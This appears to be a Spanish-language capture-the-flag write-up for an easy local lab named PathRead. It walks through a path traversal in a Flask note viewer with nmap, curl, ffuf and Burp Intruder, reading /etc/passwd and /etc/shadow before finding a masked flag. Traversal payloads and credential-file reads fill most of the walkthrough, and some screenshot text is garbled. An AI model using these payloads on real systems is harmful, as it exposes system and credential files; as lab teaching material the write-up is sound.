

Solución al lab **PATH READ** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/PATH READ
Session Actions Edit View Help

WTHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde pathread.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: PathRead
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{ ... }):
```

Vamos a realizar un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/PATH READ
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/PATH READ
(chifay@kali)~[~/Whoami-Labs/PATH READ]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_pathread
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 15:05 -0600

PORT      STATE SERVICE REASON      VERSION
5000/tcp  open  http    syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.12.14)
|_ http-server-header: Werkzeug/3.1.8 Python/3.12.14
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET
|_ http-title: PathRead \xE2\x80\x94 Notas
MAC Address: E6:8B:13:63:73:6A (Unknown)
```

Inspección visual página principal



Código fuente página principal



```
1
2 <!doctype html>
3 <html lang="es">
4 <head>
5   <meta charset="utf-8">
6   <title>PathRead - Notas</title>
7   <style>
8     body { font-family: Georgia, serif; max-width: 720px; margin: 2rem auto; padding: 0 1rem; background: #f7f4ef; color: #222; }
9     h1 { font-size: 1.6rem; }
10    a { color: #0b5fff; }
11    pre { background: #1e1e1e; color: #e8e8e8; padding: 1rem; overflow: auto; border-radius: 4px; }
12    .hint { color: #555; font-size: 0.95rem; }
13    code { background: #e8e4dc; padding: 0.1rem 0.35rem; }
14  </style>
15 </head>
16 <body>
17   <h1>PathRead - Visor de notas</h1>
18   <p class="hint">Lee archivos de la carpeta de notas con el parámetro <code>file</code>.</p>
19   <ul>
20     <li><a href="/view?file=welcome.txt">welcome.txt</a></li>
21     <li><a href="/view?file=note.txt">note.txt</a></li>
22   </ul>
23   <p>Ejemplo: <code>/view?file=welcome.txt</code></p>
24 </body>
25 </html>
```

Página welcome.txt




```
1
2 <!doctype html>
3 <html lang="es">
4 <head>
5   <meta charset="utf-8">
6   <title>PathRead - welcome.txt</title>
7   <style>
8     body { font-family: Georgia, serif; max-width: 720px; margin: 2rem auto; padding: 0 1rem; background: #f7f4ef; color: #222; }
9     pre { background: #1e1e1e; color: #e8e8e8; padding: 1rem; overflow: auto; border-radius: 4px; white-space: pre-wrap; }
10    a { color: #0b5fff; }
11  </style>
12 </head>
13 <body>
14   <p><a href="/">Slarr; Inicio</a></p>
15   <h1>welcome.txt</h1>
16   <pre>Bienvenido a PathRead.
17
18 Este visor muestra archivos de notas del laboratorio.
19 Usa el parametro file en /view para abrir un archivo.
20 </pre>
21 </body>
22 </html>
```


Página note.txt



Enumeración de directorios con feroxbuster




Probar leer archivos del sistema



The screenshot shows a web browser window with the address bar displaying `http://172.17.0.2:5000/view?file=../../../../etc/passwd`. The browser's address bar also shows "Not Secure". The page content includes a link labeled `← Inicio` and a large heading `../../../../etc/passwd`. Below the heading is a dark rectangular box containing the text of the `/etc/passwd` file, which lists system and user accounts with their respective usernames, UIDs, GIDs, home directories, and shell programs.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```



The screenshot shows a web browser window with the address bar displaying `http://172.17.0.2:5000/view?file=../../../../etc/shadow`. The browser's address bar also shows "Not Secure". The page content includes a link labeled `← Inicio` and a large heading `../../../../etc/shadow`. Below the heading is a dark rectangular box containing the text of the `/etc/shadow` file, which lists system and user accounts with their respective usernames, UIDs, GIDs, and password hashes.

```
root:*:20689:0:99999:7:::
daemon:*:20689:0:99999:7:::
bin:*:20689:0:99999:7:::
sys:*:20689:0:99999:7:::
sync:*:20689:0:99999:7:::
games:*:20689:0:99999:7:::
man:*:20689:0:99999:7:::
lp:*:20689:0:99999:7:::
mail:*:20689:0:99999:7:::
news:*:20689:0:99999:7:::
uucp:*:20689:0:99999:7:::
proxy:*:20689:0:99999:7:::
www-data:*:20689:0:99999:7:::
backup:*:20689:0:99999:7:::
list:*:20689:0:99999:7:::
irc:*:20689:0:99999:7:::
_apt:*:20689:0:99999:7:::
nobody:*:20689:0:99999:7:::
```

Buscar archivos comunes de la aplicación

```
for archivo in app.py main.py run.py wsgi.py app/__init__.py app/app.py app/main.py; do
  echo -n "$archivo: "
  curl -s -o /dev/null -w "%{http_code}\n" "http://172.17.0.2:5000/view?file=../../../$archivo"
done
app.py: 404
main.py: 404
run.py: 404
wsgi.py: 404
app/__init__.py: 404
app/app.py: 200
app/main.py: 404
```

Hemos encontrado la app y confirmado su directorio, ahora ya podemos ver el código y entender cómo funciona

```
(chifay@kali) - [~/Whoami-Labs/PATH_READ]
$ curl -s "http://172.17.0.2:5000/view?file=../../..../app/app.py"

<!doctype html>
<html lang="es">
<head>
  <meta charset="utf-8">
  <title>PathRead - ../../..../app/app.py</title>
  <style>
    body { font-family: Georgia, serif; max-width: 720px; margin: 2rem auto; padding: 0 1rem; background: #f7f4ef; color: #222; }
    pre { background: #1e1e1e; color: #e8e8e8; padding: 1rem; overflow: auto; border-radius: 4px; white-space: pre-wrap; }
    a { color: #0b5fff; }
  </style>
</head>
<body>
  <p><a href="/">&larr; Inicio</a></p>
  <h1>../../..../app/app.py</h1>
  <pre>#!/usr/bin/env python3
6#34;6#34;6#34;PathRead - intentional LFI via ?file= (Burp Repeater lab).6#34;6#34;6#34;

import os
from flask import Flask, request, render_template_string, abort

app = Flask(__name__)
```

Ya vimos que podemos leer cualquier archivo del sistema y en la nota nos indican que hay directorios expuestos fuera de notes por lo que buscaremos la bandera con ffuf y un diccionario de palabras comunes para sitios web

```
(chifay@kali) - [~/Whoami-Labs/PATH_READ]
$ /bin/ffuf -u http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt -w /usr/share/wordlists/dirb/common.txt -fc 404 -t 50

  _____
 /  _  _  _  \
|  _ \| | | | | |
| |_) | | | |
|  _ \| | | |
|_| \_|_|_|_|

2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2:5000/view?file=/app/FUZZ/flag.txt
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 50
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response status: 404

secret [Status: 200, Size: 551, Words: 69, Lines: 19, Duration: 50ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1111 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

```
(chifay@kali)-[~/Whoami-Labs/PATH_READ]
$ curl -s "http://172.17.0.2:5000/view?file=/app/secret/flag.txt"

<!doctype html>
<html lang="es">
<head>
  <meta charset="utf-8">
  <title>PathRead - /app/secret/flag.txt</title>
  <style>
    body { font-family: Georgia, serif; max-width: 720px; margin: 2rem auto; padding: 0 1rem; background: #f7f4ef; color: #222; }
    pre { background: #1e1e1e; color: #e8e8e8; padding: 1rem; overflow: auto; border-radius: 4px; white-space: pre-wrap; }
  }
  a { color: #0b5fff; }
</style>
</head>
<body>
  <p><a href="/">6larr; Inicio</a></p>
  <h1>/app/secret/flag.txt</h1>
  <pre>BURP!</pre>
</body>
</html>
```

Lectura de /etc/passwd

[illegible]

Lectura de /etc/shadow

Request

PrettyRawHex

1GET /view?file=../../../../etc/shadow HTTP/1.1

2Host: 172.17.0.2:5000

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Connection: keep-alive

8Referer: http://172.17.0.2:5000/

9Cookie: Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b; sbjs_migrations=1418474375998%3D1; sbjs_current_add=fd%3D2026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7C7Crf%3D%28none%29; sbjs_first_add=fd%3D2026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7C7Crf%3D%28none%29; sbjs_first=typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cadm%3D%28none%29%7C%7C7Ccm%3D%28none%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Ct%3D%28none%29%7C%7C7Cid%3D%28none%29%7C%7C7Cp%3D%28none%29%7C%7C7Cf%3D%28none%29%7C%7C7Ct%3D%28none%29; wordpress_test_cookie=WP%20Cookie%20check; sbjs_current=typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cadm%3D%28none%29%7C%7C7Ccm%3D%28none%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Ct%3D%28none%29%7C%7C7Cid%3D%28none%29%7C%7C7Cp%3D%28none%29%7C%7C7Cf%3D%28none%29%7C%7C7Ct%3D%28none%29; sbjs_udata=vet%3D%7C%7C7Cup%3D%28none%29%7C%7C7Cua%3D%28mozill%2F5.0%20%28X11%3B%20Linux%20x86_64%3B%20rv%3A140.0%29%20Gecko%2F20100101%20Firefox%2F140.0; session=.eJwvjTE0wAMBL9iY3ygJTUVPcAyJyXyNLFDr5DAqH8HdPojma_5dF4X056Wpq5w6Itz-bLnv4-7MIqgv iKdIdPiD%28N%28L%28Dw_1ncyp-rZD05UAWkrYgl9ogvnp0gEhD5Aje_p2LBYkbb_4ym7r47IrmDzcwA3qozSg.apb4VA.Gek-nq8HwPktSuyCX%28qac64MHo

10Upgrade-Insecure-Requests: 1

11Priority: u=0, i

12

13

Response

PrettyRawHexRender

18</style>

19</head>

20<body>

21<p>

22

23<!-- Inicio

24

25</p>

26<h1>

27<../../../../etc/shadow

28</h1>

29<pre>

30root:!:20689:0:99999:7:::

31daemon:!:20689:0:99999:7:::

32bin:!:20689:0:99999:7:::

33sys:!:20689:0:99999:7:::

34sync:!:20689:0:99999:7:::

35games:!:20689:0:99999:7:::

36man:!:20689:0:99999:7:::

37lp:!:20689:0:99999:7:::

38mail:!:20689:0:99999:7:::

39news:!:20689:0:99999:7:::

40uucp:!:20689:0:99999:7:::

41proxy:!:20689:0:99999:7:::

42www-data:!:20689:0:99999:7:::

43backup:!:20689:0:99999:7:::

44list:!:20689:0:99999:7:::

45irc:!:20689:0:99999:7:::

46apt:!:20689:0:99999:7:::

47nobody:!:20689:0:99999:7:::

48</pre>

49</body>

50</html>

Ahora mandamos la petición al intruder para hacer el fuzzing de directorios

Request	Payload	Status code	Response received	Error	Redirects foll...	Timeout	Length	BURP	flag	<pre>BURP
1	../../../../app/secret/flag.txt	200	2		0		736		2	1

Request

PrettyRawHex

1GET /view?file=../../../../app/secret/flag.txt HTTP/1.1

2Host: 172.17.0.2:5000

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Connection: keep-alive

8Referer: http://172.17.0.2:5000/

9Cookie: Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b; sbjs_migrations=1418474375998%3D1; sbjs_current_add=fd%3D2026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7C7Crf%3D%28none%29; sbjs_first_add=fd%3D2026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7C7Crf%3D%28none%29; sbjs_first=typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cadm%3D%28none%29%7C%7C7Ccm%3D%28none%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Ct%3D%28none%29%7C%7C7Cid%3D%28none%29%7C%7C7Cp%3D%28none%29%7C%7C7Cf%3D%28none%29%7C%7C7Ct%3D%28none%29; wordpress_test_cookie=WP%20Cookie%20check; sbjs_current=typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cadm%3D%28none%29%7C%7C7Ccm%3D%28none%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Ct%3D%28none%29%7C%7C7Cid%3D%28none%29%7C%7C7Cp%3D%28none%29%7C%7C7Cf%3D%28none%29%7C%7C7Ct%3D%28none%29; sbjs_udata=vet%3D%7C%7C7Cup%3D%28none%29%7C%7C7Cua%3D%28mozill%2F5.0%20%28X11%3B%20Linux%20x86_64%3B%20rv%3A140.0%29%20Gecko%2F20100101%20Firefox%2F140.0; session=.eJwvjTE0wAMBL9iY3ygJTUVPcAyJyXyNLFDr5DAqH8HdPojma_5dF4X056Wpq5w6Itz-bLnv4-7MIqgv iKdIdPiD%28N%28L%28Dw_1ncyp-rZD05UAWkrYgl9ogvnp0gEhD5Aje_p2LBYkbb_4ym7r47IrmDzcwA3qozSg.apb4VA.Gek-nq8HwPktSuyCX%28qac64MHo

10Upgrade-Insecure-Requests: 1

11Priority: u=0, i

12

13

Response

PrettyRawHexRender

17border-radius:4px;

18white-space:pre-wrap;

19}

20a{

21color:#0b5fff;

22}

23</style>

24</head>

25<body>

26<p>

27

28<!-- Inicio

29

30</p>

31<h1>

32<../../../../app/secret/flag.txt

33</h1>

34<pre>

35BURP(XXXXXXXXXX)

36</pre>

37</body>

38</html>

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/PATH READ
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/PATH READ x chifay@kali: ~/Whoami-Labs/PATH READ x chifay@kali: ~/Whoami-Labs/PATH READ x

[+] Cargando imagen desde pathread.tar...
[+] Imagen cargada exitosamente

[+] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: PathRead
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{...}): BURP{XXXXXXXXXX}

¡Felicitaciones! Has comprometido PathRead.

TIEMPO TOTAL: 02h 24m 11s
FECHA Y HORA: 2026-09-03 16:43:25 -0600

[+] Presiona Ctrl+C para eliminar el laboratorio
```